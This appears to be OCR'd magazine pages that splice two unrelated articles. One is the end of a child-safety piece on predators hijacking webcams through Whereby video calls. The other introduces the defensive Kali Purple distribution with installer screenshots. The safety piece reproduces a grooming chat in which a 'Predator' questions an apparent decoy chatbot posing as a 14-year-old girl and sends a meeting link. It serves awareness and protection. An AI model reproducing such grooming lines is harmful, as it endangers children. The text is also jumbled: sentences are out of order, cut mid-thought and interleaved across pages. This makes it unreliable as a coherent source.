
Control of the visitor’s camera and mic is limited to within the Whereby platform, and there are icons that indicate when the camera and mic are on.

However, children might not be aware of the camera and mic indicators and would be at risk if they switched browser tabs without exiting the Whereby platform or closing that tab. In this

scenario, a child would be unaware that the host was controlling their camera and mic.

Revoking access to the webcam following initial permission requires knowledge of browser caches. A recent study reported that although children are considered fluent new media users, they lack digital literacy in the area of safety and privacy. Since caches are a more advanced safety and privacy feature, children should not be expected to know to clear browser caches or how to do so.

Keeping Your Kids Safe Online

Awareness is the first step toward a safe and trustworthy cyberspace. We are reporting these (Cont'd On Next Page)

Predator	hi
Predator	how r you
Predator	what r u up to
Chatbot	Hi 14 girl, asl?
Predator	19 m uk
Predator	what r u up to now?whos with u
Chatbot	im alone in my room
Predator	what do u have on atm
Predator	https://whereby.com/ 
Chatbot	pj
Predator	cute. same
Predator	let meknow when u there

attack methods so parents and policymakers can protect and educate an otherwise vulnerable population. Now that videoconferencing companies are aware of these exploits, they can reconfigure their platforms to avoid such exploitation. Moving forward, an increased prioritization of privacy could prevent designs that can be exploited for nefarious intent.

-a sites and chatrooms facilitates the initial contact that can lead to online sexual abuse. Online strangers are still strangers, so teach your child about stranger danger. More information about online safety is available on our labs' websites: Evidence-Based Cybersecurity Research Group and Sarasota Cybersecurity.

Here are some recommendations to help keep your kid safe while online. For starters, always cover your child's webcam. While this does not prevent sexual abuse, it does prevent predators from spying via a webcam.

You should also monitor your child's internet activity. The anonymity provided by social media

This Article first appeared in The Conversation

Kali Purple

INTRODUCTION

On the occasion of 10th anniversary of the beginning of Kali Linux (with predecessor Backtrack Linux), the makers of Kali Linux introduced a new operating system that took a completely different turn altogether. The new operating system is kali Purple. This article gives our readers an introduction to Kali Purple.

To better understand Kali Purple, readers need to first understand about different types of pen testing teams in cyber security. For the purpose of this article, let's say there are two teams in pen testing. Red Team and Blue Team.

What is a Red Team?

In a cybersecurity simulation, a red team acts as a hacker (adversary). Just like a hacker does, the Red Team tries to find out and exploit potential vulnerabilities in a company or organization. Normally this team consists of experienced Security professionals and they have offensive role to play. This team tries Real world attack techniques and our magazine deals with these tactics.

What is a Blue Team?

While the Red Team hackers play the offensive part in pentesting, Blue Team plays the defensive part i.e protecting the company or organization from the attacks of the Red Team. They play the role of staff of the organization.


Apart from this two, there is another team in pentesting. That is called the Purple Team. Purple Team is the combination of both. A Purple Team consists of members from both Red Team and Blue Team who share insights among themselves. Normally Purple Teams are present in large companies.

Now, that you have got a general idea about different teams in pentesting, let's move to the protagonist of this article. While our protagonist (Kali Purple) is the operating system built for Blue and Purple Teams.

Kali Purple is the operating system that is based on the National Institute of standards and Technology's (NIST)'s, Cybersecurity Framework (CF), defensive Menu. This menu has five steps.

- 1) Identify
- 2) Protect
- 3) Detect
- 4) Respond
- 5) Recover

The download information of Kali Purple is given in our Downloads section. At present, it is available in iso format and it can be installed just like any other Debian iso file. Unlike Kali, Kali Purple allows us to create a custom user while installing.



KALI

Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
Choose a password for the new user:

●●●●●●●

☐ Show Password in Clear

Please enter the same user password again to verify you have typed it correctly.
Re-enter password to verify:

●●●●●●●|

☐ Show Password in Clear

Screenshot Go Back Continue

Kali Purple is available in all three Desktop environment Xfce, GNOME and KDE plasma. You can choose your favourite Desktop environment while installing. You can also install defensive tools by purpose as shown.

There is a new variant of QBot Banking Trojan Campaign that hijacks Business Emails to Spread Malware.



Software selection

At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.

You can customize it by choosing a different desktop environment or a different collection of tools.

Choose software to install:


- ☒ Desktop environment [selecting this item has no effect]
 - ☒ ... Xfce (Kali's default desktop environment)
 - ☐ ... GNOME
 - ☐ ... KDE Plasma
- ☒ Install defensive tools by purpose [selecting this item has no effect]
 - ☒ ... Identify -- tools to support the NIST CSF domain IDENTIFY
 - ☒ ... Protect -- tools to support the NIST CSF domain PROTECT
 - ☒ ... Detect -- tools to support the NIST CSF domain DETECT
 - ☒ ... Respond -- tools to support the NIST CSF domain RESPOND
 - ☒ ... Recover -- tools to support the NIST CSF domain RECOVER

Screenshot


Continue

